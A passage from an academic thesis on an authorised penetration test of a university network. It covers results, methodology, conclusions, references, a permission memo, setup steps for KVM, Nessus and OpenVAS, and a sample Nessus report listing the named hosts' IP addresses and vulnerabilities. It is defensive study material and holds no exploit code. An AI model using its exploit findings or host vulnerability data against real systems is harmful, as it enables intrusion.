OpenVAS's performance was satisfactory, considering the fact that Nessus has twice as many plug-ins compared to OpenVAS. OpenVAS's only minus was it had a smaller base of plugins compared to Nessus. During Scanning and Vulnerability Assessment Phase Nessus reported that host on 172.16.9.167 and 172.16.9.16 had exploitable vulnerabilities with severity level marked as Critical. Discovered vulnerabilities were addressed in Microsoft Security Bulletin MS09- 050 on 2009 and MS11-003 on 2011 respectively. Host on 172.16.9.16 had Windows Server 2008 installed; these vulnerabilities were successfully exploited using Metasploit Framework as shown in section 4.3.1.2 during the attack phase. Exploit on 172.16.9.16 knocked out the Windows 2008 Server out of the network and this exploitation demonstrated the Denial of Service (DoS) attack, also exploit on 172.16.8.1 as conducted in section 4.3.1.2 demonstrated denial of service

attack by successfully exhausting the IP address pools of the DHCP server on the host. On the external network segment an attempt was made at exploiting two vulnerable hosts on 197.253.16.135 and 197.253.16.136. Host on 197.253.16.136 was successfully exploited, this demonstrated that an attacker could take advantage of the vsftpd backdoor vulnerability and cause serious harm to the network. While attack on 197.253.16.136 was successful the tester was unable to fully exploit the host on 197.253.16.135 however key information about the user accounts on the server were uncovered. The vital information discovered poses a serious risk to the mail server since a real attacker would go to any length to use advanced hacking tools to break into the system. All the exploits conducted did not require human interaction therefore social engineering technique were not used to compromise the targeted machines. The exploits performed against targeted hosts vulnerabilities proved that exploitable vulnerabilities exist in Central University Network and systems infrastructure. Performing the penetration test proved the presence of such exploitable vulnerabilities. Hence, these results exhibit the value of penetration testing and proved that such testing are useful in identifying the weakness in the network or system. Penetration testing can provide Network and System Administrator with a wealth of information to take corrective measure or counter such vulnerabilities, to secure the overall network or system if performed properly and methodological.

5.2 Reflection on the Proposed Methodology

One of the goals set in this thesis was to explore how Network and System Administrator can use penetration tests to analyze and improve the security of a university network. In order to achieve this goal, a penetration testing methodology was proposed and described in chapter three. Following this proposed methodology, penetration tests were conducted against the network. For a Network and System Administrator, securing the network infrastructure against attacks from

within and outside the institution is an important task. Security measures like firewalls and IDS help to protect, but such measures are not always sufficient in today's complex environment. A methodological approach to penetration testing to test the strength of implemented security mechanisms will complement such security measures by verifying if such security measures are adequate or they have some flaws or have been mis-configured. The proposed methodology not only presented how Network and System Administrators can utilise a penetration test but also understand the flow of test along with each phase. It also showed how free and Open Source Software can effectively test the networks or systems. These tools were discussed in section 2.14. Tools selected in each phase of the proposed methodology were easy to install and configure, the learning curve to use such tools were minimal and did not require a high end hardware to setup configuration penetration tests. The methodology had four phases with certain objectives in mind. The objective of Intelligence gathering phase was initially to map the network, discover the reachable machines, and determine open ports, services and operating systems within the entire network segment. The objective of Vulnerability discovery phase was to enumerate further and make use of the automated scanners to enhance the scanning and assessment and discover the extra information which might have missed during Intelligence gathering phase. The attack phase provided a means of testing the discovered and analysed vulnerability to find out whether the vulnerability really exists. The results phase can provide a deeper insight about the network or system, experience can make such analysis easier as analysing such reports were time consuming and misleading at times. Such analysis helped to find the root cause of the vulnerability whether it was a faulty configuration or unpatched systems. The tester was successful at achieving objective set in Scanning and Vulnerability Assessment phase and four of such identified vulnerabilities were exploited during the Attack

phase, as shown in section 4.3. This showed that the penetration testing has the potential of revealing the true state of security of the computer system or network infrastructure.

5.3 Contributions

In situations where Network/System Administrator or universities cannot afford to purchase commercial tools to perform penetration test, this thesis work can provide baseline information including tools and methodology. Any Administrator can easily replicate the same or similar penetration test in a university environment. However, depending upon the needs, the scope of the test can be broaden or narrowed. For instance, this thesis focused on the internal and external network infrastructure, but an administrator can easily adjust the test and still use the same tools and methodology to test application security.

Network/system administrator may implement firewalls to block unidentified or malicious traffic, intrusion detection system (IDS) to detect and respond to attacks, anti-virus and anti-malware programs to alert users about malicious software with the intent of protecting their organization's network infrastructure from malicious users and intrusion attempts. All of those measures are protective and preventive in nature, which may not guarantee total security; however security should not only include prevention and protection but also prediction and response. This thesis also present a prediction and response model where phases like intelligence gathering, Vulnerability Scanning and Assessment can be used to predict the vulnerabilities in system or network infrastructure while phases like Attack, Post-attack and Reporting can be used to identify required measures to mitigate the threats.

5.4 Future Work

This work can be extended in different ways:

- Work can be on automating the entire proposed penetration testing methodology to build a complete security testing solution as an extension of this thesis work. This extension can empower the Network and System Administrators of small and medium scale organization to test and measure IT assets without any problems.
- Thesis work can be extended to increase the efficiency by also considering human factor during a penetration testing. The focus of this thesis was on discovering and exploiting vulnerabilities related to computer systems and network infrastructure therefore human factor was not considered. However, employees within the organization may be the weakest link in security. Therefore this work can be extended by integrating social engineering tools and techniques into the exiting penetration testing methodology.
- The comparison between Nessus and OpenVAS presented a new opportunity for a separate work to be undertaken to compare vulnerability scanners. Nessus and OpenVAS, other scanners such as Nexpose, Retina can be compared to measure their effectiveness based on certain common metrics. Also, scanners can be tested against the SANS/FBI Top 20 Internet Security Vulnerabilities or OWASP Top 10 Web Applications Security Risks to determine which scanner shows the highest detection rate with minimal false positives and false negatives.

5.5 Conclusion

Results drawn from this thesis showed that penetration tests had a value if performed in a systematic and methodological manner. Therefore, if penetration testing is made a part of a Network and Systems Administrator's duty, not only can such tests complement the other task performed to further strengthen the network or system but also it may assist in discovering some vulnerabilities or loopholes in the system or network infrastructure. Penetration test should not be viewed as an "extra" burden on the Network or System Administrator.

The first question that this thesis aimed to answer was if the system level controls implemented by Systems and Network Administrators at Central University was adequate to protect the university from network based attack. Security control mechanisms implemented on Central University's network infrastructure are inadequate, perimeter defence like firewalls were not implemented. For instance, the results from nmap revealed that almost all ports on the host scanned were not filtered. The tester did not encounter any perimeter defence device when conducting the attack from the external or remote point, thus firewalls were not implemented on the perimeter of the network. If indeed there was, it may have been mis-configured. Also from the internal point within the Central University network the tester was able to attach the attacking machine to the network and easily obtain an IP address to conduct the attack from the internal segment without being noticed by the intrusion detection system (IDS) on the network. This demonstrated that the device may be mis-configured and also port security was not implemented. This leads to the question. How often Network and System Administrator should perform such tests? There is no right answer when it comes to this question. The frequency of such a test should depend upon how often "significant" changes are made to the network environment. The meaning of "significant" may vary from one Network and System administrator to another. For

example, adding or removing a user account is not a "significant" change but adding a new server or updating the kernel or upgrading the Internetwork Operating System (IOS) of a router would merit the penetration testing. Hence, penetration testing should be based on the level of risk associated with in a network or system, size and nature of the organization.

Results of the vulnerability scan and the penetration test also showed that the Central University network infrastructure was vulnerable to attacks including denial of service (DoS attacks), the root cause of these identified vulnerabilities were mainly unpatched software, and mis-configuration of devices on the network. Even though all the OS discovered were patched with the latest patch the services and applications were not patched this makes the network vulnerable. For example the IDS device on the network did not detect any of the networks scanning and sweep-ping activities carried out by the tester during the test, this indicated that the device may not have been configured properly to discover sweep-pings.

The tester identified the complex nature of a typical university network and systems infrastructure, and the huge number of users depending on the network infrastructure as a major challenge as this does not afford the systems and network administrators the latitude of time to conduct a thorough and effective penetration test.

REFERENCES

- Aileen G. B; Xiaohong Y; Bei-Tseng B .C; Monique J. (2011)” An overview of penetration testing”, International Journal of Network Security & Its Applications, 3(6), pp 19
- Ali, S. and Herivato, T. (2011) ”BackTrack 4: Assuring Security by Penetration Testing”. Packt Publishing
- Arce, I., and McGraw, G. (2004).’ Why attacking systems is a good idea’. IEEE Computer Society - Security & Privacy Magazine, 2(4).
- Barrett, N. (2003) ‘Penetration testing and social engineering hacking the weakest link’. Information Security Technical Report, 8(4), pp 56–64.
- Beer, D. D and Hornat, C. (2006). ”Penetration Testing with metasploit”. Available at <http://www.scribd.com/doc/48616896/MSF-final>, 2006. Accessed on 18th November 2013.
- Bishop, M. (2007) ”About penetration testing.” IEEE Security & Privacy, 4(6), pages 84–87,
- Budiarto, R. Sureswaran, R. Samsudin, A. and Noor, S. (2004) ”Development of penetration testing model for increasing network security”. In Proc. Int Information and Communication Technologies: From Theory to Applications Conf, pages 563–564
- Chow, E. (2011) “Ethical hacking & penetration testing,” University of Waterloo, Waterloo, Canada, No. AC 626
- Cuihong, W. (2010) ‘The problems in campus network information security and its solutions in Industrial and Information Systems (IIS)’, 2nd International Conference. Available on http://www.weblaw.co.uk/templates_agreements/ethical_hacking_penetration_testing Accessed: 15th November 2013

Choudhary, S.R. Halfond, W. G. J. and Orso. A. (2009) ‘Penetration testing with improved input vector identification’. pages 346–355. Proceedings of the International Conference on Software Testing Verification and Validation, IEEE Computer Society.

Engelbreton, P. (2011)“The Basics of hacking and penetration testing: ethical hacking and penetration testing made easy”. Syngress publications.

Federal Office for Information Security (BSI). Study: A penetration testing model. Available: <https://ssl.bsi.bund.de/english/publications/studies/penetration.pdf>, Accessed on December 2013

Geer, D and Harthorne, J. (2002) ”penetration testing: A duet”. In Proceedings of the 18th Annual Computer Security Applications Conference, ACSAC ’02, pages 185–, Washington, DC, USA, 2002. IEEE Computer Society.

Kudrass T. (2006) ‘Integrated university information systems. In: ManolopoulosY, Filipe J, Constantopoulos P & Cordeiro J (Eds.) ‘ Proceedings of Eighth International Conference on Enterprise Information Systems, Information System Analysis and Specification,pp 208-214

Kurtz, G and Proise, C. (2000). “Penetration Testing Exposed -Part 3 ‘Audits, Assessments & Tests”. September 2000. Information Security Magazine. Available on :<http://www.infosecuritymag.com/articles/september00/features3.shtml> Accessed on (18 November 2013)

Lui, V. (2007). ”penetration testing: The white hat hacker”. Available on [http://www.issa.org/Library/Journals/2007/July/Lui7 2007](http://www.issa.org/Library/Journals/2007/July/Lui7%2007). [Accessed on 13th December 2013, 6:15 pm].

Luo, X and Warkentin, M. (2004)“Assessment of Information Security spending and costs of failure”, Mississippi State University.

Melmege, A. (2007) ‘penetration testing’ Available at: <http://www.giac.org/cissppapers/197.pdf> (Accessed on 18th November 2013).

McCumber, J. (2005). Assessing and Managing Security Risk in IT Systems: A Structured Methodology. New York, NY: Auerbach Publications.

McDermott, J. P. (2000). "Attack net penetration testing". In Proceedings of the 2000 workshop on new security paradigms, NSPW '00, pages 15–21, New York, NY, USA, 2000. ACM.

McGraw, G. (2006). Software Security: Building Security In, Addison Wesley Professional.

Mohanty, D. "Demystifying Penetration Testing Hacking Spirits," Available on http://www.infosecwriters.com/text_resources/pdf/pen_test2.pdf, Accessed on 13th December , 2013

National Institute of Standards and Technology (NIST). (2008), Technical Guide to Information Security Testing and Assessment, Special Publication 800-115, Gaithersburg

Northcutt, S. Shenk, J. Shackleford, D, Rosenberg, T. Siles R, and Mancini, S. (2006). 'Penetration Testing: Assessing Your Overall Security Before Attackers Do', SANS Institute

Ogeto, V. M. K. (2004). "A survey of Computer-Based Information Systems Security Implemented by Large Private Manufacturing Companies in Kenya", Unpublished MBA Thesis. University of Nairobi

Petukhov, A and Kozlov, D. (2008) 'Detecting security vulnerabilities in web applications using dynamic analysis with penetration testing'. Proceedings of the Application Security Conference.

Saindane, M. (2008) "penetration testing - a systematic approach", available at http://www.infosecwriters.com/text_resources/pdf/PenTest_MSaindane.pdf. [Accessed on 18th November 2013].

Sattarova, Y. F. Alisherov, A. F. and Tai-hoon, K. (2009) 'Methodology for penetration testing'. International Journal of Grid and Distributed Computing, (ISSN: 2005-4262): pp 43–50.

Shewmaker, J. (2008) 'Introduction to network penetration testing'. The 7th Annual IT Security Awareness Fair, Sacramento, USA

Skoudis, E. (2002) "Counter hack: a step-by-step guide to computer attacks and effective defenses". Prentice Hall PTR, Upper Saddle River, NJ, USA.

Tiller, J. S. (2005) 'A Framework For Business Value Penetration Testing', Auerbatch publications, pages 60–67.

Xynos, K. Sutherland, I. Read, H. Everitt, E. and Blyth, J C A. (2010) "penetration testing and vulnerability assessments: A professional approach". In Proceedings of the 1st the International Cyber Resilience Conference. Edith Cown University, Perth, Western Australia, SECAU - Security Research Centre, 2010. [Accessed on February 2014].



Appendix A

Permission Letter from the ICT Services Directorate of Central University College




Memo

To: Mr. Appiah, Principal IT Assistant
From: James Anani Amezi, Assistant Director
Date: November 13, 2013
Subject: RE: Permission to conduct Security Assessment Test

This is to notify you that your request to conduct security assessment test on the university's network for academic purpose is hereby granted.

Upon completion of the assessment, you are required to submit a written report detailing your findings and recommendations for improving security of the university network. You are to ensure that your actions do not interfere with normal functioning of the university's network infrastructure.

Wish you all the best in your pursuit.



Appendix B

BackTrack 5r3 and KVM Installation and

Download the Backtrack 5 ISO Head over to: <http://www.backtrack-linux.org/downloads/>

Setting up a Linux Virtual Machine (KVM)

A virtual machine (VM) is the software implementation of a physical computer. In other words, it's having another computer on your current computer. KVM requires hardware virtualization support such as Intel VT or AMD's AMD-V, which are instruction set extensions for hardware-assisted virtualization. Check if hardware virtualization support is available on CentOS host machine:

```
$ egrep -i 'vmx|svm' --color=always /proc/cpuinfo
```

Install KVM, QEMU and user-space tools

Install KVM and virtinst (a tool to create VMs) as follows:

```
yum install kvm libvirt python-virtinst qemu-kvm
```

Start libvirtd daemon, and set it to auto-start:

```
service libvirtd start  
chkconfig libvirtd on
```

Configure Linux Bridge for VM Networking

Installing KVM alone does not allow VMs to communicate with each other or access external networks. You need to configure VM networking separately. Set up "bridged networking" via Linux Bridge.

Install a package needed to create and manage bridge devices:

```
$ sudo yum install bridge-utils
```

Disable Network Manager service if it's enabled, and switch to default net manager as follows.

```
$ sudo service NetworkManager stop  
$ sudo chkconfig NetworkManager off  
$ sudo chkconfig network on  
$ sudo service network start
```

To configure a new bridge, you have to pick an active network interface (e.g., eth0), and enslave it to the bridge. Depending on whether the network interface is assigned an IP address via DHCP or statically, there are two different ways to configure a new bridge.

To configure bridge br0 via DHCP:

```
$ sudo -e /etc/sysconfig/network-scripts/ifcfg-eth0
DEVICE=eth0
TYPE=Ethernet
ONBOOT=yes
NM_CONTROLLED=yes
BRIDGE=br0
```

To configure a new bridge, you have to pick an active network interface (e.g., eth0), and enslave it to the bridge. Depending on whether the network interface is assigned an IP address via DHCP or statically, there are two different ways to configure a new bridge.

To configure bridge br0 via DHCP:

```
$ sudo -e /etc/sysconfig/network-scripts/ifcfg-eth0
```

```
DEVICE=eth0
TYPE=Ethernet
ONBOOT=yes
NM_CONTROLLED=yes
BRIDGE=br0
```

```
$ sudo -e /etc/sysconfig/network-scripts/ifcfg-br0
```

```
DEVICE=br0
NM_CONTROLLED=yes
ONBOOT=yes
TYPE=Bridge
BOOTPROTO=dhcp
```

Once configuration files are generated accordingly, run the following to activate the change

```
$ sudo service network restart
```

Install VirtManager

The final step is to install a desktop UI called VirtManager for managing virtual machines (VMs) through libvirt.

To install VirtManager:

```
$ sudo yum install virt-manager libvirt qemu-system-x86 openssh-askpass libcanberra-devel
```

Appendix C

Installation of Nessus

Backtrack came with nessus pre-installed therefore we only need to configure the

1. Activating Nessus

`sudo /opt/nessus/bin/nessus-fectch --register 'ACTIVATION KEY'`

Nessus was activated using a Home Feed activation key obtained from Nessus. Home Feed was limited to 16 IP addresses per scan.

2. Creating A User Account

`sudo /opt/nessus/sbin/nessus-adduser`

3. The above command prompted for username, password and asked if the user account should have administrative privileges or not. User was created with username "sysadmin" and given the administrative privileges. This user account was used to login to the Nessus Web Interface.

4. Starting Nessus

`sudo /etc/init.d/nessusd start`

5. Accessing Nessus's Web User Interface

At the web browser address type: **`https://127.0.0.1:8834`**

This started the Nessus user Interface local to the BackTrack 5 R3 web browser as shown in Figure A.1. However, Flash and JavaScript were required to be enabled for fully functionality of Nessus Web Interface and reports.



Appendix D

OpenVAS Installation and Configuration

D.1 OpenVAS Initial Configuration

1. Adding a User

To add User to OpenVAS type the command

```
openvasad -c 'add user' -n sysadmin1 --role=Admin
```

2. Creating Certificate

To create certificate type the following command:

```
openvas-mkcert
```

Here, the SSL certificate was created which was prerequisite if certificate was used instead of password when user was added. However, password was used instead of certificate but this step was required to create certificate anyway.

3. Syning NVT's


To create syn NVT Type the following command:

```
openvas-nvt-sync
```

This step was performed to obtain the latest set of NVT's.

4. Create certificate for OpenVAS Manager

To create certificate for OpenVAS manager, following command was used as shown in figure D.1



```

Generating RSA private key, 1024 bit long modulus
.....+++++
.+++++
e is 65537 (0x10001)
You are about to be asked to enter information that will be incorporated
into your certificate request.
What you are about to enter is what is called a Distinguished Name or a DN.
There are quite a few fields but you can leave some blank
For some fields there will be a default value,
If you enter '.', the field will be left blank.
-----
Country Name (2 letter code) [DE]:State or Province Name (full name) [Some-State]:Locality
ion Name (eg, company) [Internet Widgits Pty Ltd]:Organizational Unit Name (eg, section) [
or your server's hostname) []:Email Address []:Using configuration from /tmp/openvas-mkcer
Check that the request matches the signature
Signature ok
The Subject's Distinguished Name is as follows
countryName          :PRINTABLE:'DE'
localityName         :PRINTABLE:'Berlin'
commonName           :PRINTABLE:'om'
Certificate is to be certified until Jun 30 18:19:23 2015 GMT (365 days)

Write out database with 1 new entries
Data Base Updated
User om added to OpenVAS.

```

Figure D1

5. Starting Scanner

To start the scanner type the following command:

Openvasd

```

root@bt:~# openvasd
Loading the plugins... 7599 (out of 25563)

```

Figure D.2: Starting Scanner

This step took sometime to load all the plug-ins as it checked and loaded the NVT's which were downloaded in the previous step 3. The scanner run as a daemon in the background.

6. Rebuilding the OpenVAS services

openvasmd --rebuild

7. Starting OpenVAS Manger

openvasmd -p 9390 -a 127.0.0.1

This run as daemon in the background. Both the client and server were installed on the local machine so localhost was used to listen on 9390, which is the default port.

8. Starting OpenVAS Administrator

This run as daemon in the background. Both the client and server were installed on the local machine so localhost was used to listen on 9393, which is the default port.

openvasmd -p 9393 -a 127.0.0.1

9. Starting Greenbone Security Assistant

This run as daemon in the background. Both the client and server were installed on the local machine so localhost was used to listen on 9392, which is the default port.

```
gsad --http-only --listen=127.0.0.1 -p 9392
```

D.2 OpenVAS scanning Interfaces

OpenVAS scanner has two scanning interfaces; Greenbone Security Desktop and a web browser UI.

10. Starting OpenVAS with greenbone Security Desktop as the scanning interface

- 1 **openvas-ntv-sync**
- 2 **openvas --rebuild**
- 3 **openvassd**
- 4 **openvasmd -p 9390 -a 127.0.0.1**
- 5 **openvasad -p 9392 -a 127.0.0.1**
- 6 **gsad --http-only --listen=127.0.0.1 -p 9392**
- 7 **gsd**

Figure B.4 shows the Desktop interface for OpenVAS scanning.







Figure B.4: Greenbon Security Desktop Login Interface

11. Starting OpenVAS with a web browser

- 1 **openvas-ntv-sync**
- 2 **openvas --rebuild**
- 3 **openvassd**
- 4 **openvasmd -p 9390 -a 127.0.0.1**
- 5 **openvasad -p 9392 -a 127.0.0.1**
- 6 **gsad --http-only --listen=127.0.0.1 -p 9392**

Open a web browser and type **http://127.0.0.1:9392** and enter the username and password.

Figure B.5 shows the web browser interface for OpenVAS scanning.



Appendix E

Sample Test Results from Nessus Vulnerability Scanner.


Nessus Report

Nessus Scan Report

22/Mar/2014:20:04:51

Nessus Home: Commercial use of the report is prohibited

Any time Nessus is used in a commercial environment you MUST maintain an active subscription to the Nessus Feed in order to be compliant with our license agreement:
<http://www.tenable.com/products/nessus>



197.253.16.129					
Summary					
Critical	High	Medium	Low	Info	Total
0	0	0	0	3	3
Details					
Severity	Plugin Id	Name			
Info	10114	ICMP Timestamp Request Remote Date Disclosure			
Info	10287	Traceroute Information			
Info	19506	Nessus Scan Information			

KNUST



197.253.16.131

Summary

Critical	High	Medium	Low	Info	Total
0	1	3	0	9	13

Details

Severity	Plugin Id	Name
High (9.4)	33447	Multiple Vendor DNS Query ID Field Prediction Cache Poisoning
Medium (5.0)	10539	DNS Server Recursive Query Cache Poisoning Weakness
Medium (5.0)	12217	DNS Server Cache Snooping Remote Information Disclosure
Medium (5.0)	35450	DNS Server Spoofed Request Amplification DDoS
Info	10028	DNS Server BIND version Directive Remote Version Detection
Info	10114	ICMP Timestamp Request Remote Date Disclosure
Info	10287	Traceroute Information
Info	11002	DNS Server Detection
Info	19506	Nessus Scan Information
Info	35371	DNS Server hostname.bind Map Hostname Disclosure
Info	45590	Common Platform Enumeration (CPE)
Info	66334	Patch Report
Info	72779	DNS Server Version Detection

197.253.16.132

Summary

Critical	High	Medium	Low	Info	Total
0	0	4	0	10	14

Details

Severity	Plugin Id	Name
Medium (5.0)	10539	DNS Server Recursive Query Cache Poisoning Weakness
Medium (5.0)	12217	DNS Server Cache Snooping Remote Information Disclosure
Medium (5.0)	12218	mDNS Detection (Remote Network)
Medium (5.0)	35450	DNS Server Spoofed Request Amplification DDoS
Info	10028	DNS Server BIND version Directive Remote Version Detection
Info	10114	ICMP Timestamp Request Remote Date Disclosure
Info	10287	Traceroute Information
Info	11002	DNS Server Detection
Info	11936	OS Identification
Info	19506	Nessus Scan Information
Info	35371	DNS Server hostname.bind Map Hostname Disclosure
Info	45590	Common Platform Enumeration (CPE)
Info	66334	Patch Report
Info	72779	DNS Server Version Detection

197.253.16.131

Scan Information

Start time: Sat Mar 22 18:58:59 2014

